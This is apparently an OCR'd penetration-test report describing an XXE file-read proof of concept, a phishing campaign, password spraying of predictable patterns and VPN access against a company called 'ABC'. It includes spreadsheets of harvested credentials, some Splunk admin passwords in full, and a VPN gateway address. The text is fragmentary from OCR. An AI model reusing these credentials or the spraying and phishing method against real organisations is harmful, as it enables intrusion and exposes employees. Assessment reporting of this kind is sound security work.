
```
HTTP/1.1 200 OK
Date: Thu, 27 Aug 2020 18:40:30 GMT
Content-Type: application/xml; charset=utf-8
Content-Length: 218
Connection: close
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-DIS-Request-ID: 4214d4ce3fe6ab25f9a06da2eea3aae5
Server: DOSarrest

<Message>
  <Header>


    </Sender>
    <Receiver>
      RYBK
    </Receiver>
    <MessageType>
      ACNRPLY
    </MessageType>
    <TimeStamp>
      2020-08-27T21:40:30
    </TimeStamp>
  </Header>
  <Status>
    OK
  </Status>
</Message>
```

Exploiting XXE to exfiltrate internal server files of api.ABC.com. PoC showing exfil of C:\windows\win.ini




Attack Narrative – Phishing Campaign

Results of a targeted phishing attack on the limited email addresses found via webapp exploitation




3 instances of password submission were identified. 2 were fake credentials




Attack Narrative – Phishing Campaign

This lead to Outlook mailbox compromise of (Senior) employees who seemed to be a cybersecurity professional




This lead to Outlook mailbox compromise of (Senior) employees who seemed to be a cybersecurity professional



Attack Narrative – Phishing Campaign

Commendably, the email was immediately identified as phishing by the security team and all employees were informed but due to the lack of the ability of removing phishing emails from mailboxes, apart from informing employees, no other action was taken



Dear All,

I believe the below email is fake

From: me com]

Yours sincerely,

Subject: Updated Holiday Calandar | COVID-19 Guidelines

Hi All,


Please find the link to the updated Holiday calendar and respective security guidelines in effect from 26th August 2020.

Holiday Calendar | Aug-2020


Regards


Attack Narrative – Compromised Email Accounts

This included numerous passwords shared as plain text which is an extremely dangerous password hygiene



Along with excel sheets containing credentials to critical internal applications






	Phone	Email Address	Role\AD Group	UserID	Password
2	+9		Splunk_admin		4b4uFS^s6
3	+9	a	Splunk_admin		a2T7f&x99
4	+9		Splunk_User		^23Ik8H$c
5	+9		Splunk_User		y81G$xIDR
6	+9		Splunk_User		w2!pY$6k^
7	+9		Splunk_User		ma$85h7R*
8	+9	a	Splunk_User		z6D1L5J#L
9	+9		Splunk_User		n#vDay8@2
10	+9		Splunk_Admin		ii3I*D67zp
11	+9		Splunk_User		%yy7M8tOP
12	+9		Splunk_User		Kq2&^%476
13	+9		Splunk_User		$9QEy1ugq
14					

Attack Narrative – Compromised Email Accounts

Another instance of Splunk account compromised




While looking at numerous shared passwords, simple patterns in passwords were identified. Passwords such as ABC123 ABC@123 ABC#123 etc were hence sprayed on other identified emails of employees

```
26  [+] Success:  #123
27  [+] Success:  123 (Logged in but password expired)
28  [+] Success:  !123 (IT guy)
```

Attack Narrative – Compromised Email Accounts

This lead to access to 20+ other email accounts including IT, DevOps, Accounts and Financial Staff



One of those employees was the user ABC who seem to be a senior IT employee hence his email led to massive credential disclosure via plain text password sharing

Internal Email

Dear Mr. A

Thank you very much for all the support and assistance.

Please configure one Laptop for one of our employee.

Warm regards,

12301	Ra lah	Raw	159159

Attack Narrative – Compromised Email Accounts

Including windows passwords of other ABC employees

Good morning.

Please find the User and Password. One Laptop is reserve for Credit Card-Customer Care.

Warm regards,

CUSTOMER CARE DEPARTMENT				
NO.	EID#	EMPLOYEE NAME	Windows User	PW
1	12395	Ha	ding Requ	pdesk
2	10288	Kh	04	#123
3	11990	Ah	a03	3
4	11011	Ha	a08	102030
5	12175	Ha	a02	41
6	12136	Ma	a05	4
7	12090	Sa	a18	66
8	12176	Ma	h05	6699
9	12248	Nc	ollow	

Similar password sharing trends observed on other compromised email accounts

Manage Engine - Portal

REPLY REPLY ALL

Sun 8/16/2020 3:46 PM
Sent Items

To:

Dear Mr. J

Please find the below URL to access Manage Engine – Ticketing portal.

https://

Username : Windows ID
Password : Windows password
Domain : Please se


Regards,

Attack Narrative – Compromised Vpn Accounts

During the inbox enumeration of team hit a massive loot with a detailed excel sheet containing Windows and VPN passwords of 100s of ABC employees


	A	B	C	D	E	F	G	H	I
1	Tag Num	Mac Address	Name	User Windows	Password Windows	User VPN	Password VPN	Team Viewer	PC Name
2	1	Wire LAN WiFi BD-3D	Mo man	Mc	i4	vpn_	#f10		FTLTfi1
3		ETH 98-E7-43-2							
4	2	Wire LAN WiFi 6B-57		em	:0	vpn_	!H06	158154	TLThr2
5		ETH 98-E7-43-2							
6	3	Wire LAN WiFi i9-6D	AT VIZI	at	.	VPN	)2		TLTColl3
7		ETH 98-E7-43-1							
8	4	Wire LAN WiFi !3		Ha	!93		4		TLTColl4
9		ETH 98-E7-43-1							
10	5	Wire LAN WiFi :7-7B	Haya akheet	Ha	1	VPN	!7		TLTCCN5
11		ETH 98-E7-43-1							
12	6	Wire LAN WiFi :F-D1		ra	:0	vpn	!H07		TLTHR6
13		ETH 98-E7-43-1							
14	7	Wire LAN WiFi :7-7D		na	:	VPN	:#2_2		TLTColl7
15		ETH 98-E7-43-1							
16	8	Wire LAN WiFi EE-3D	Ka aibi	Kw	%	VPN	@123		TLTCCN8
17		ETH 98-E7-43-2							
18	9	Wire LAN WiFi BD-BF				vpn_	#i01		TLTIT45
19		ETH 98-E7-43-2							
20	10	Wire LAN WiFi BC-BD		Ha	l	VPN	!7		LTColl10
21		ETH 98-E7-43-2							
22	11	Wire LAN WiFi 69-DF	/ ry	Ab	3	VPN	!9		LTColl11
23		ETH 98-E7-43-2C-86-D2							

These credentials were then used to login into the CISCO VPN gateway at 5.9.130.3

